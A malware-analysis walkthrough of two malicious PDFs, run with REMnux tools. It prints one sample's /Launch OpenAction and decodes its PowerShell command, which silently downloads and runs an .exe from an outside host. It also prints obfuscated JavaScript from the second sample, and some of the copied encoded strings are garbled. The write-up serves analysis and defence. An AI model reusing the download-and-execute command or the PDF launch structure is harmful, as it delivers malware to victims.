

## Static malware analysis for PDF file by REMnux.

Because PDF files are text based, not binary format, so, to make the analysis process easier, we should use a text editor: SciTE.

Looking inside, the PDF document are series of objects, that are number and version numbers. Each object must have a unique number, and can refer to other objects.

Firstly, using SciTE and wrap feature to reduce the complexity of file:

```
remnux@remnux:~/Downloads/pdf/file/samples$ sudo scite ctk.pdf &
[1] 4480
```

Looking this text file and we can see 3 objects:

-Object 1:

```
%PDF-1.1
1 0 obj
<<
  /OpenAction <<
    /S /Launch/Win
    <<
      /F (C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\powershell.exe) /P
      (powershell.exe -EncodedCommand
      UABvAHcAZQByAFMAaABlAGwAbAAqAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIAB
      iAHkAcABhAHMAcwAqAC0AbqBvAHAACqBvAGYAaQBsAGUAIAtAHcAaQBuAGQAbwB3AHMAAB5AG
      wAZQAqAGgAaQBkAGQAZQBuACAALQBJAG8AbQBtAGEAbqBkACAAKABOAGUAdwAtAE8AYqBqAGUA
      YwB0ACAAUwB5AHMAABlAG0ALqBOAGUAdAAuAFcAZQBIAEMAbABpAGUAbqB0ACkALqBEAG8Adw
      BuAGwAbwBhAGQARqBpAGwAZQAoACcAaAB0AHQAaQAA6AC8ALwBuAGMAZAB1AGcAYQBuAGQAYQA
      uAG8AcqBnAC8ALqBJAHMAcwAvAGEAdwBvAHIAaQAuAGUAeABlACcALAAAdICQAZQBuAHYAOqBBAFA
      AUABEAEAEAVABBAFwAYQB3AG8AcqBpAC4AZQB4AGUAHSApADsAUwB0AGEAcqB0AC0AUABYAG8AY
      wBIAHMAcwAqACqAHSaKAGUAbqB2ADoAQQBQAFARABBAFQAQQBcAGEAdwBvAHIAaQAuAGUAeAB
      lAB0qKQA= -windowstyle hidden)
    >>
  >>
  /Pages 2 0 R
  /Type /Catalog
>>
endobj
```

-Object 2:

```
endobj
2 0 obj
<<
  /Kids [ 3 0 R ]
  /Count 1
  /Type /Pages
>>
endobj
```

-Object 3:

```

endobj
3 0 obj
<<
  /Resources <<
    /Font <<
      /F1 5 0 R
    >>
  >>
  /MediaBox [ 0 0 795 842 ]
  /Parent 2 0 R
  /Contents 4 0 R
  /Type /Page
>>
endobj

```

-Object 4:

```

endobj
4 0 obj
<<
  /Length 1260
>>stream

endobj
5 0 obj
<<
  /Subtype /Type1
  /Name /F1
  /BaseFont /Helvetica
  /Type /Font
>>
endobj

```

-Object 5:

```

endobj
5 0 obj
<<
  /Subtype /Type1
  /Name /F1
  /BaseFont /Helvetica
  /Type /Font
>>
endobj

```

-Object 6:

```

endobj
xref
0 6
0000000000 65535 f
0000000010 00000 n
0000000234 00000 n
0000000303 00000 n
0000000457 00000 n
0000001774 00000 n
trailer
<<
  /Size 6
  /Root 1 0 R
  /ID [ (bc38735adadf7620b13216ff40de2b26) (bc38735adadf7620b13216ff40de2b26) ]
>>
startxref
1866
%%EOF
NULNULNUL

```

When seeing Object 1, we can see a block of code, which run in Power shell of Window.

```
1 ctk.pdf
%PDF-1.1
1 0 obj
<<
  /OpenAction <<
    /S /Launch/Win
    <<
      /F (C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\powershell.exe) /P
      (powershell.exe -EncodedCommand
      UABvAHcAZQByAFMAaABlAGwAbAAqAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIAB
      iAHkAcABhAHMAcwAqAC0AbqBvAHAacqBvAGYAaQBvAGUAIaAAtAHcAaQBUAGQAbwB3AHMAAB5AG
      wAZQAqAGqAaQBkAGQAZQBwACAALQBjAG8AbQBtAGEAbqBkACAABOAGUAdwAtAE8AYqBqAGUA
      YwB0ACAAUwB5AHMAABlAG0ALqBOAGUAdAAuAFcAZQBIAEMAbABpAGUAbqB0ACkALqBEAG8Adw
      BUAGwAbwBhAGQARqBpAGwAZQAoACcAaAB0AHQAaAA6AC8ALwBUAGMAZAB1AGcAYQBUAGQAYQA
      uAG8AcqBnAC8ALqBjAHMAcwAvAGEAdwBvAHIAaQAUAGUAeABlACcALAdICQAZQBwAHYAQgBBAFA
      AUABEAEAAVABBAFwAYQB3AG8AcqBpAC4AZQB4AGUAHSApADsAUwB0AGEAcqB0AC0AUABYAG8AY
      wBIAHMAcwAqACqAHSAkAGUAbqB2ADoAQQBQAFARABBAFQAQQBcAGEAdwBvAHIAaQAUAGUAeAB
      lAB0qKQA= -windowstyle hidden)
```

So, we will use base64 to decode this text.

```
remnux@remnux:~/Downloads/pdf/sample$ echo 'UABvAHcAZQByAFMAaABlAGwAbAAqAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIABiAHkAcABhAHMAcwAqAC0AbqBvAHAacqBvAGYAaQBvAGUAIaAAtAHcAaQBUAGQAbwB3AHMAAB5AGwAZQAqAGqAaQBkAGQAZQBwACAALQBjAG8AbQBtAGEAbqBkACAABOAGUAdwAtAE8AYqBqAGUAYwB0ACAAUwB5AHMAABlAG0ALqBOAGUAdAAuAFcAZQBIAEMAbABpAGUAbqB0ACkALqBEAG8AdwBUAGwAbwBhAGQARqBpAGwAZQAoACcAaAB0AHQAaAA6AC8ALwBUAGMAZAB1AGcAYQBUAGQAYQAuAG8AcqBnAC8ALqBjAHMAcwAvAGEAdwBvAHIAaQAUAGUAeABlACcALAdICQAZQBwAHYAQgBBAFAAUABEAEAAVABBAFwAYQB3AG8AcqBpAC4AZQB4AGUAHSApADsAUwB0AGEAcqB0AC0AUABYAG8AYwBIAHMAcwAqACqAHSAkAGUAbqB2ADoAQQBQAFARABBAFQAQQBcAGEAdwBvAHIAaQAUAGUAeABlAB0qKQA=' > file.txt

remnux@remnux:~/Downloads/pdf/sample$ base64 -d file.txt
PowerShell -ExecutionPolicy bypass -nopprofile -windowstyle hidden -command (New-Object System.Net.WebClient).DownloadFile('http://ncduganda.org/.css/awori.exe', $env:APPDATA\awori.exe);Start-Process ( $env:APPDATA\awori.exe )remnux@remnux:~/Downloads/pdf/sample$
```

We can see the text about downloading a file .exe, using http, an insecure protocol, and bypass execution policie, it is a suspicious behavior.

Next, we use other tool: base64dump.py to look the abbriviation of this file.

```
remnux@remnux:~/Downloads/pdf/sample$ base64dump.py ctk.pdf
ID  Size  Encoded  Decoded  md5 decoded
--  ----  -
1:   8  system32  .+-zm.  efb63a08cd038b1c54c0a751ddec39f3
2:  604  UABvAHcAZQByAFMA P.o.w.e.r.S.h.e. 1e4cb539dc06c0f1cc9f95f19535b766
3:   8  /Catalog  .&.jZ  a3d5dcfb087c0a206cf19ce27c429aef
4:   4  1260  .n.  3bf65a211afeea3308176f7d37c3b014
5:   8  /Subtype  .+.*^  1688f9faa0a845eabb82de02c1f9443c
6:   4  xref  ...  bf785ef8ff9b0224c4f3a159b9ba69ab
7:  32  bc38735adadf7620 m...~Zu._...o].. 3b92dc8ccba4a7ed08dd067ce80e33d1
8:  32  bc38735adadf7620 m...~Zu._...o].. 3b92dc8ccba4a7ed08dd067ce80e33d1
9:   4  1866  ...  507a2105a71e6e978e63c9dc1e5fad65
```

And we discover that the suspicious part locate in the ID 2 – object 2. We next use -s 2 to look ID 2 and use -S to decode and present in ASCII.

```
remnux@remnux:~/pdf$ base64dump.py ctk.pdf -s 2 -S
PowerShell -ExecutionPolicy bypass -nopprofile -windowstyle hidden -command (New-Object System.Net.WebClient).DownloadFile('http://ncduganda.org/.css/awori.exe', $env:APPDATA\awori.exe);Start-Process ( $env:APPDATA\awori.exe )remnux@remnux:~/pdf$
```

It is very suspicious action because it require download an execuctive file and move it to our app data folder, like a bot are running and then launch it.

Next, we look other file: collab.pdf, we will use used to take a look at all the different part of a file.

```
remnux@remnux:~/Downloads/pdf/colab/samples$ pdfid.py collab.pdf
PDFiD 0.2.8 collab.pdf
PDF Header: %PDF-1.4
obj 14
endobj 14
stream 2
endstream 2
xref 1
trailer 1
startxref 1
/Page 1
/Encrypt 0
/ObjStm 0
/JS 2
/JavaScript 3
/AA 0
/OpenAction 1
/AcroForm 1
/JBIG2Decode 0
/RichMedia 0
/Launch 0
/EmbeddedFile 0
/XFA 0
/URI 0
/Colors > 2^24 0
```

We can see /JS and /JavaScript repeat 2 and 3 times, and we can find JavaScript in this file by pdf-parser.py to take a look greater detail.

```
remnux@remnux:~/Downloads/pdf/colab/samples$ pdf-parser.py collab.pdf --search JavaScript | less
```

```
obj 1 0
Type: /Catalog
Referencing: 2 0 R, 3 0 R, 4 0 R, 5 0 R, 6 0 R, 7 0 R

<<
  /OpenAction
    <<
      /JS '(this.WRYXKTNGCHZUIHQNDKDRYSREUUBHDTLWVGNINGPL\\(\\))'
      /S /JavaScript
    >>
  /Threads 2 0 R
  /Outlines 3 0 R
  /Pages 4 0 R
  /ViewerPreferences
    <<
      /PageDirection /L2R
    >>
  /PageLayout /SinglePage
  /AcroForm 5 0 R
  /Dests 6 0 R
  /Names 7 0 R
  /Type /Catalog
>>
```

```

obj 7 0
Type:
Referencing: 10 0 R

<<
  /JavaScript 10 0 R
>>

obj 12 0
Type:
Referencing: 13 0 R

<<
  /JS 13 0 R
  /S /JavaScript
>>

(END)

```

We have some codes, that referencing with Object 10, Object 12 referencing Object 13. So, we can recognize that it is something wrong with Object 10, Object 12, and Object 13, especially Object 13.

We will look each object.

```

remnux@remnux:~/Downloads/pdf/sample$ pdf-parser.py collab.pdf --object 10
obj 10 0
Type:
Referencing: 12 0 R

<<
  /Names [(WRYXKTNGCHZUIHQNDKDRYSREUUBHDTLWVGNINGPL) 12 0 R]
>>

```

```

remnux@remnux:~/Downloads/pdf/sample$ pdf-parser.py collab.pdf --object 12
obj 12 0
Type:
Referencing: 13 0 R

<<
  /JS 13 0 R
  /S /JavaScript
>>

```

```

remnux@remnux:~/Downloads/pdf/sample$ pdf-parser.py collab.pdf --object 13
obj 13 0
Type:
Referencing:
Contains stream

<<
  /Filter /FlateDecode
  /Length 7179
>>

```

```
remnux@remnux:~/Downloads/pdfinfo/samples$ pdf-parser.py collab.pdf --object 13 --filter --raw -d collab.txt
obj 13 0
  Type:
  Referencing:
  Contains stream

  <<
    /Filter /FlateDecode
    /Length 7179
  >>
```

```
remux@remux:~/Downloads/pdf/file/samples$ cat collab.txt
gkphkx=';hylltzy=eval;gkphk='';xshxgzg='wml';sdgvd='0,y';xrswtvc=' ws';zjoapzt='twax';mfecyrm='grxwtx';fhkmpq='vya';zxtsiqh='.le';oojjaqhf='le'ya';z
tghjle='4yao';krhojuj='ue';jlewfkx='odu';smjlr='gth-';ddytxnac='doe';oueqb='uhc';fawyzgzt='0';yhu';fceskr='yuu';kmgzjs='aoduh';qhrqfw='1';vcy
mzsr='s';jydvcb='hc.su';gohyws='oes';exfrobkx='haat';bhmts=ad;kuwnoew='ring';fchbz1='funt';shxqcx='nkl';nagmbm='en';imawkuwx='nkl';mdxqj1='
chud';chgdurhd='duhc';mbptj='oduc';spzjhjw='harAt';alxtxgo='turn';xuijpt='apy';cocofhnc='es="";mefucf='c.c';tddbds='bst';apebhe='lengt';xsgunupn='k
u';mgeztzn='h-1';hkcoctuy='yu';vtfofn='0';yru';crlidyth='ion';xvuzqi='c.len';gkphkx+chdxi3+crlidyth+xsrtwcv+zjoapzt+xuijpt+bmhtsl+oueqbmf+ceskr+xsgunupn
+cocofhnc+xshxgzg+oojjaqhf+mbptj+zxtsiqh+mfecyrm+fawyzgzt+imawkuwx+gohywu+zghj1+mdxqj1+mefucf+spzjhjw+exfrobkx+krhojuj+bmhtsl+mgeztzn+lv+font+chgdurhd
+fhkmpq+jlewfkx+jydvcb+jydvcb+kuwnoew+sdgvd+kmgzjs+yxvuzqi+smjlr+jrb+qhrqfw+nagmbm+alxtxgo+hkcoctuy+shxqcx+ddytxnac+vcymzsr;hylltzyr(gkphk);gkphk='';isgh
urtf=wtswtaxp('c');kuhmk=wtswtaxp('H1UA');oimcplxs=wtswtaxp('u1eC');lvghfv=wtswtaxp('b6bu');ztsfvtswtaxp('84ad');clydruw=wtswtaxp('0d0');zjw
nwb=wtswtaxp('7a6u');rnnuhyh=wtswtaxp('36bu');qzdhqsp=wtswtaxp('c0a');jokoenp=wtswtaxp('552');cpiqueal=wtswtaxp('rav');fzjnjkny=wtswtaxp('u551');zw
temgj=wtswtaxp('TylW1');ciqjyva=wtswtaxp('6b0');lenuv=wtswtaxp('c'='m');zxyljy=wtswtaxp('m');xqphge=wtswtaxp('u3d3');nhzhd=wtswtaxp('c');mlpvnu=wtswtaxp
taxp('lcu');ubjdup=wtswtaxp('fjv1');dwiyyhr=wtswtaxp('TylW');sraqczaa=wtswtaxp('80c5');qnmzdm=wtswtaxp('rb ra');rnjnzf=wtswtaxp('e0u8');rlsvux=wtswtax
p('av');ixskds=wtswtaxp('grD0');ddjbj=wtswtaxp('9y0 n');cnekiojd=wtswtaxp('u5');yrmoiaju=wtswtaxp('Modf');dlarp=wtswtaxp('0d0u');pcvcto=wtswtaxp('i0
V');zjwmbw=wtswtaxp('4318u');cfttugm=wtswtaxp('375u');excxncz=wtswtaxp('83c');crwdtlp=wtswtaxp('UatT1');qnnjksjw=wtswtaxp('u083');ohizljw=wtswtaxp('
');vpyfoxys=wtswtaxp('45u5');hwinthn=wtswtaxp('54u');rlulyb=wtswtaxp('00Y');shssqg=wtswtaxp('uK3');lravkac=wtswtaxp('dfc');smagrsy=wtswtaxp('333');
clttv=wtswtaxp('oit');xgjkpk=wtswtaxp('lW1');tlimeod=wtswtaxp('u89');xrpas=wtswtaxp('W0');mknkbbx=wtswtaxp('559');ahkzf=wtswtaxp('beu');bhovhni
s=wtswtaxp('e30e');zyvgozh=wtswtaxp('46b3');ygzdmjl=wtswtaxp('d3d4');zhjzj=wtswtaxp('d5au');msclb=wtswtaxp('loc');ruxneygd=wt
swtaxp('cnu');ncmqpf=wtswtaxp('rb +');mlwdlwb=wtswtaxp('80b');rvlrfpm=wtswtaxp('of,P');exami1=wtswtaxp(' - P');oakbajl=wtswtaxp('373');crgy=wtsw
taxp('909u');zjcepw=wtswtaxp('l0qbl');ociztb=wtswtaxp('12');oomidfn=wtswtaxp('0Y');jlrnc=wtswtaxp('0d0');oqwgb=wtswtaxp('e56');kntmx=wtswtaxp('HPN
');yztzorb=wtswtaxp('4udf');qjgxnfw=wtswtaxp('');ekbvowp=wtswaxp('00da');ooux=wtswtaxp('bu6b');olkfmd=wtswtaxp('u06');wzczp=wtswtaxp('00
');egheh=wtswtaxp('u87');mlbnbf=wtswtaxp('tgne');wnrjzu=wtswtaxp('46');zjoqal=wtswtaxp('67u');mubykac=wtswtaxp('u962');cpjlyu=wtswtaxp('kblYz');zh
oza=wtswtaxp('5du87');dvfpnawb=wtswtaxp('35e');xstdqsa=wtswtaxp('nel');ydnqgbh=wtswtaxp('CwB');akxrc=wtswtaxp('80d5');mpogyunw=wtswtaxp('qr,e');g
psva=wtswtaxp('d0c0u');gdwxao1=wtswtaxp('0+0');htbsh=wtswtaxp('00c');kxoirrj=wtswtaxp('+=m');yltyafc=wtswtaxp('d3u');dravxbmk=wtswtaxp('u3e3a');yqgl
tuf=wtswtaxp('2c6bu');lwltoajl=wtswtaxp('iam');douzqx=wtswtaxp(';');rxevlxv=wtswtaxp('+ Cw');ptlmmx=wtswtaxp('G3S n');stegrm=wtswtaxp('s-k');pzjxw
=wtswtaxp('d090u');entlji=wtswtaxp('d3d3');kpkzcgq=wtswtaxp('3u133');vyeulj1=wtswtaxp('');flewlyw=wtswtaxp('7cu');tmxhpbx=wtswtaxp('0Yqr');upltpp
rd=wtswtaxp('6bu');eeyijy=wtswtaxp('146u');yfygrbd=wtswtaxp('fd4c');jyshb=wtswtaxp('9031');nvduw=wtswtaxp('hw');qpoirh=wtswtaxp('u663');uswae=wt
swtaxp('26');ayaqcw=wtswtaxp('d0d0');uincsgj=wtswtaxp('L.Y');qaybt=wtswtaxp('fn1');qafwk=wtswtaxp('e4e0u');tyxchjkj=wtswtaxp('d0u6');sunwrv=wt
swtaxp('us');ioffxx=wtswtaxp('c.sh');lhmffes=wtswtaxp('e0u');gqvlsiy=wtswtaxp('u9');goszwdc=wtswtaxp('3u');xyssp=wtswtaxp('u0');mhfm=wtswtax
p('u4a');paucbw=wtswtaxp('004x');krdcce=wtswtaxp('6u0d');damsdxc=wtswtaxp('3u');ikgtj=wtswtaxp('00Yy');sxwcthf=wtswtaxp('u3e');vmvzct=wtswtaxp('7
021');shdlylv=wtswtaxp('irtsh');nseee=wtswtaxp('5u');trcsoj=wtswtaxp('0');kukth=wtswtaxp('3u');bnexi=wtswtaxp('or');onmuut=wtswtaxp('zk n');

```

Look inside file by using SciTE:

[illegible]

```
remnux@remnux:~/Downloads/pdf/sample$ sudo scite collab.txt &
[3] 4642
```



```

1 collab.txt
gkphk="";hylltzyr=("kasg","vfys","zsjj","qtj","zfeh","tmxf","eits","ydcy","huzi","xovi","bhpe","lktc")(["rirh","msas","qxs","mkva","xdax","goib","hsie","lzem","nkls","eval"]);g
kphk="";xshgxzgf="whl";sdgvd="0,y";xrswtvc="
ws";sjoapzt="twax";mfecyrm="ngth>";fhkmaq="ya";zxtsiqh="le";oojqahf="le(ya);ztghj|="+yao";krnhjuj="uhc";jlewfxk="odu";smlljrb="gth-";ddytxnxk="doe";oueqbm="uhc)
";fqwyxgzg="0}{yu";fceskr="}{yu";kmaqsjw="aoduh";qhrqfw="1";vcymzsr="s";";jvdcvb="hc.su";gohyww="oes";exfrbokx="yaod";bhmtsl="aod";kwnwoex="ring";fchzbi="funct
";hsqcx="nk";nagmbm="";re";lmxawkuu="nkld";mdxqjl="duh";chgdudhrd="duhc";mbptj="oduhc";spzjhqw="harAt";alxtxqo="turn";xujlpt="ap(y";cocofnhc="es="";mfecuf="c,c";t
ddbds="bst";apebh="lengt";sngxunup="kldo";mgeztzn="h-1";hkcoctuy="
yu";vtfon="";yao";crlidth="ion";xvuzql="c.len";gkphk+=fchzbi+crlidth+xrswtvc+sjoapzt+xujlpt+bhmtsl+oueqbm+fceskr+sngxunup+cocofnhc+xshgxzgf+oojqahf+mbptj+
zxtsiqh+mfecyrm+fqwyxgzg+lmxawkuu+gohyww+ztghj|+mdxqjl+mefcu+spzjhqw+exfrbokx+krnhjuj+apebh+mgeztzn+vtfon+chgdudhrd+fhkmaq+jlewfxk+jvdcvb+tddb
ds+kwnwoex+sdgvd+kmaqsjw+xvuzql+smlljrb+qhrqfw+nagmbm+alxtxqo+hkcoctuy+hsqcx+ddytxnxk+vcymzsr;hylltzyr(gkphk);gkphk="";isqhurtf=stwtaxap(''='
');kuhmk=stwtaxap('HJUA');oimcxpls=stwtaxap('u%1e');ievghf=stwtaxap('b66bu');zuftsvx=stwtaxap('%84ad');clydrou=stwtaxap('0d0');zvnwb=stwtaxap('7a6u');rnuu
uyh=stwtaxap('36bu');qzdhgspl=stwtaxap('c0a');jgokenp=stwtaxap('552');cpiquael=stwtaxap('
rav');fzjnky=stwtaxap('u%551');zwtegmj=stwtaxap('Ty1W');cijqya=stwtaxap('6b0');luenv=stwtaxap(''='
m');zxylyj=stwtaxap('m,');xpghe=stwtaxap('u%c3d');nhzhd=stwtaxap('c');mlpwm=stwtaxap('1cu');ubjdub=stwtaxap('fdV');dwiyyhr=stwtaxap('Ty1W');sraqczaa=st
wtaxap('%80c5');qmzdm=stwtaxap('rb ra');rnjnzf=stwtaxap('e6u%b');rlsvux=stwtaxap('av{');ixsksd=stwtaxap('gRDQ');fjqbj=stwtaxap('9yQ
n');cnekwiq=stwtaxap('u%5');ymoiuq=stwtaxap('Modfc');dlapr=stwtaxap('0d0u');pcvto=stwtaxap('il0V');jjxwub=stwtaxap('%3185');cftumg=stwtaxap('375u');exxc
nz=stwtaxap('%e3');crwdtlp=stwtaxap('UAT1');qnnjkgsw=stwtaxap('u%03');ohizlu=stwtaxap('
');pfxyyv=stwtaxap('453u');hwnthn=stwtaxap('54u%');lrulyb=stwtaxap('0o0Y');hssgxg=stwtaxap('1u%3');irvakke=stwtaxap('dfc');smagsry=stwtaxap('333');yzclttv=st
wtaxap('oit');xgjpkip=stwtaxap('1W1');tiltmeod=stwtaxap('u%9');rxrpsa=stwtaxap('WV/');mnkbbxx=stwtaxap('559');ahkzf=stwtaxap('beu%');bhcvimhx=stwtaxap('e3
0e');zyvgzoh=stwtaxap('%0bd3');ygdzmlj=stwtaxap('%d3d');xhzu=stwtaxap('000');ilaojo=stwtaxap('d5au%');mscldb=stwtaxap('loc.');

```

This file could be obfuscated and it is written by Javascript.

To have a greater look about file .pdf, we use tool Python: peepdf and -f to force it to ignore errors, -l is loose mode to try and catch many objects as possible, and I means an interactive shell.

```

remnux@remnux:~/Downloads/pdf/colab$ peepdf -fli collab.pdf
Warning: PyV8 is not installed!!

File: collab.pdf
MD5: 88e045ff304baba8c1ade3f4db5e0dee
SHA1: f1e6ceb240b9fe8b8e150b7612bbd19f0ae86127
SHA256: 61bb373188c62cb013b0254d3f73461ea99fbd3fd6d171db0be7db3d776cc2e1
Size: 8633 bytes
Version: 1.4
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
Catalog: 1
Info: 14
Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
Streams (2): [11, 13]
  Encoded (2): [11, 13]
Objects with JS code (2): [1, 13]
Suspicious elements:
  /AcroForm (1): [1]
  /OpenAction (1): [1]
  /Names (2): [1, 10]
  /JS (2): [1, 12]

  /JavaScript (3): [1, 7, 12]

```

Looking suspicious: Object 12.

```
PPDF> object 12

<< /S /JavaScript
/JS 13 0 R >>
```

Continuing with Object 13:

```
PPDF> object 13

<< /Length 7179
/Filter /FlateDecode >>
stream
gkphk=";hytltyr=("kasg","vfys","zsjj","qtkt","zfch","tmxf","eits","ydcy","huzl","xovi","bhpe","lktc")["rirh","msas","qxs","mkva","xdax","goib","hsie","lzem","nkls","eval"];gkphk=";xshgxzgf=";whi";sdgvd="0,y";xrswtvc="ws";sjoapzt="twax";mfecyrm="ngth";fhkmqp="ya";zxtsiqh="le";oojjaqhf="le(ya";ztghjl="+yao";krnhouj="uic";jlewfxk="odu";smljrb="gth";ddyttnxk="doe";oeqbm="uic";fgywzgz="0}{yu";fceskr="y";kmqzsjw="aoduh";qhrqfw="1");vcymzsr="s";jvdcvb="hc.su";gohyw="oes";exfrbokx="yao";bhmtsl="aod";kwnwoex="ring";fchzbi="funct";hsqxcx="nkl";nagmbm="re";imxawkuu="nkl";mdxqji="duh";chgdurhd="duhc";mbptj="odu";spzjhqw="harAt";alxtxqo="turn";xuijpt="ap(y";cocofnhc="es="";mfecuf="c.c";tddbds="bst";apebh="lengt";sxgununp="kldo";mgeztzln="h-1";hkcoctuy="yu";vtfon="yao";crldyth="ion";xvuzqi="c.len";gkphk+=fchzbi+crldyth+xrswtvc+sjoapzt+xuijpt+bhmtsl+oeqbm+fceskr+sxgununp+cocofnhc+xshgxzgf+oojjaqhf+mbptj+zxtsiqh+mfecyrm+fgywzgz+imxawkuu+gohyw+ztghjl+mdxqji+mfecuf+spzjhqw+exfrbokx+krnhouj+apebh+mgeztzln+vtfon+chgdurhd+fhkmqp+jlewfxk+jvdcvb+tddbds+kwnwoex+sdgvd+kmqzsjw+xvuzqi+smljrb+qhrqfw+nagmbm+alxtxqo+hkcoctuy+hsqxcx+ddyttnxk+vcymzsr;hytltyr(gkphk);gkphk=";isqhurtf=stwaxap("=");kuhmk=stwaxap("HIUA");oimcxpls=stwaxap("u%le");ievghf=stwaxap("b66bu");zuftsvx=stwaxap("84ad");cliydrou=stwaxap("0d0");zvnwb=stwaxap("7a6u");rnnunyh=stwaxap("36bu");qzdhgsj=stwaxap("c0a");jgokenp=stwaxap("552");cpiquael=stwaxap("rav");fznjky=stwaxap("u%551");zwtgcmj=stwaxap("Ty1WI");cijqya=stwaxap("6b0");luenv=stwaxap("m");zxylyj=stwaxap("m");xpqhe=stwaxap("u%3d");nhzhd=stwaxap("c");mlpwvm=stwaxap("av");ixksd=stwaxap("gRDQ");fjqbj=stwaxap("9y0 n");cnekviog=stwaxap("u%5");ymoiuq=stwaxap("Modfc");dlapr=stwaxap("0d0u");pcvto=stwaxap("i10V");jjxwub=stwaxap("3185");cfftumg=stwaxap("375u");exxcnz=stwaxap("e3");crwdtlp=stwaxap("UAT1");qnnjkgsw=stwaxap("u%03");ohizlu=stwaxap("333");ypfoxyv=stwaxap("453u");hwnthn=stwaxap("54u");lrlulyb=stwaxap("00Y");hssgsg=stwaxap("lu%3");irvakke=stwaxap("dfc");smagsry=stwaxap("333");yzclttv=stwaxap("oit");xgjpkip=stwaxap("1WI");tiltmeod=stwaxap("u%9");rxrpsa=stwaxap("WV");mnkbbabx=stwaxap("559");ahkzf=stwaxap("beu");bhdvimbx=stwaxap("e30e");zvygozh=stwaxap("30bd3");ygdzmlj=stwaxap("3d3");xhzu=stwaxap("000");ilaajo=stwaxap("d5au");mscldb=stwaxap("loc");unxeygd=stwaxap("cnu");ncmqpq=stwaxap("rb");mlwdiwzb=stwaxap("30bd");rvlfpmln=stwaxap("of");exami=stwaxap("P");oakbajl=stwaxap("373");crgqy=stwaxap("999u");sjecep=stwaxap("10u%b");ociztb=stwaxap("2");oomidfn=stwaxap("0Y");jlrcn=stwaxap("0dfu");owyqbe=stwaxap("e56");kntmx=stwaxap("H PND");yztzrob=stwaxap("4u%b");fqjnxwf=stwaxap("u%");ekbvowq=stwaxap("0dau");oouxr=stwaxap("bu%6b");olkfmudc=stwaxap("u%6");wvzpc=stwaxap("000");egheb=stwaxap("u%7");lmlbnf=stwaxap("tgne");vnrjxu=stwaxap("46");ujqoan=stwaxap("67u%b");mubykac=stwaxap("u%962");cpjly=stwaxap("Kb1Yz");zhozua=stwaxap("5du%7");lwpfxah=stwaxap("5e");esxtdqsa=stwaxap("nel");ydnqbgq=stwaxap("CwH");axkrq=stwaxap("00d5");mpogyunp=stwaxap("qr(e");gpsva=stwaxap("d0c0u");gdwxaai=stwaxap("0+");htbsh=stwaxap("0c0c");kxoirrj=stwaxap("m");ylyyafc=stwaxap("d3u");dravxbmk=stwaxap("u%e3a");yqgltguf=stwaxap("2cb6u");lywtolkj=stwaxap("iam");douzqx=stwaxap("u%");rxevxi=stwaxap("G3S n");stegrm=stwaxap("sk");pzjxew=stwaxap("d090u");enltji=stwaxap("d3d3");kpkzzcq=stwaxap("3u%13");vyelujl=stwaxap("u%");fleowy=stwaxap("7cu%");tmxhpbxs=stwaxap("0Yqr");upxlpprd=stwaxap("6bu");eeyik=stwaxap("146bu");yfgbrbydr=stwaxap("fd4c");jyshb=stwaxap("9031");nvduw=stwaxap("hw");qpoirhr=stwaxap("u%6b3");uswa
```

We transfer Object 13 to collab2.txt.

```
PPDF> stream 13 > collab2.txt
PPDF> exit
```

We try to run file collab.txt by using function js in Javascript:

```
remnux@remnux:~/Downloads/pdfnfile/samples$ js -f /usr/share/remnux/objects.js -f collab.txt
collab.txt:1:1176 TypeError: hytltyr is not a function
Stack:
@collab.txt:1:1176
```

The error above is 'hytltyr is not a function'. So, we change argument in function hytltyr

#### 1 collab.txt

```
gkphk=";hytltyr=("kasg","vfys","zsjj","qtkt","zfch","tmxf","eits","ydcy","huzl","xovi","bhpe","lktc")["rirh","msas","qxs","mkva","xdax","goib","hsie","lzem","nkls","eval"];gkphk=";xshgxzgf=";whi";sdgvd="0,y";xrswtvc="ws";sjoapzt="twax";mfecyrm="ngth";fhkmqp="ya";zxtsiqh="le";oojjaqhf="le(ya";ztghjl="+yao";krnhouj="uic";jlewfxk="odu";smljrb="gth";ddyttnxk="doe";oeqbm="uic";fgywzgz="0}{yu";fceskr="y";kmqzsjw="aoduh";qhrqfw="1");vcymzsr="s";jvdcvb="hc.su";gohyw="oes";exfrbokx="yao";bhmtsl="aod";kwnwoex="ring";fchzbi="funct";hsqxcx="nkl";nagmbm="re";imxawkuu="nkl";mdxqji="duh";chgdurhd="duhc";mbptj="odu";spzjhqw="harAt";alxtxqo="turn";xuijpt="ap(y";cocofnhc="es="";mfecuf="c.c";tddbds="bst";apebh="lengt";sxgununp="kldo";mgeztzln="h-1";hkcoctuy="yu";vtfon="yao";crldyth="ion";xvuzqi="c.len";gkphk+=fchzbi+crldyth+xrswtvc+sjoapzt+xuijpt+bhmtsl+oeqbm+fceskr+sxgununp+cocofnhc+xshgxzgf+oojjaqhf+mbptj+zxtsiqh+mfecyrm+fgywzgz+imxawkuu+gohyw+ztghjl+mdxqji+mfecuf+spzjhqw+exfrbokx+krnhouj+apebh+mgeztzln+vtfon+chgdurhd+fhkmqp+jlewfxk+jvdcvb+tddbds+kwnwoex+sdgvd+kmqzsjw+xvuzqi+smljrb+qhrqfw+nagmbm+alxtxqo+hkcoctuy+hsqxcx+ddyttnxk+vcymzsr;hytltyr(gkphk);gkphk=";isqhurtf=stwaxap("=");kuhmk=stwaxap("HIUA");oimcxpls=stwaxap("u%le");ievghf=stwaxap("b66bu");zuftsvx=stwaxap("84ad");cliydrou=stwaxap("0d0");zvnwb=stwaxap("7a6u");rnnunyh=stwaxap("36bu");qzdhgsj=stwaxap("c0a");jgokenp=stwaxap("552");cpiquael=stwaxap("rav");fznjky=stwaxap("u%551");zwtgcmj=stwaxap("Ty1WI");cijqya=stwaxap("6b0");luenv=stwaxap("m");zxylyj=stwaxap("m");xpqhe=stwaxap("u%3d");nhzhd=stwaxap("c");mlpwvm=stwaxap("av");ixksd=stwaxap("gRDQ");fjqbj=stwaxap("9y0 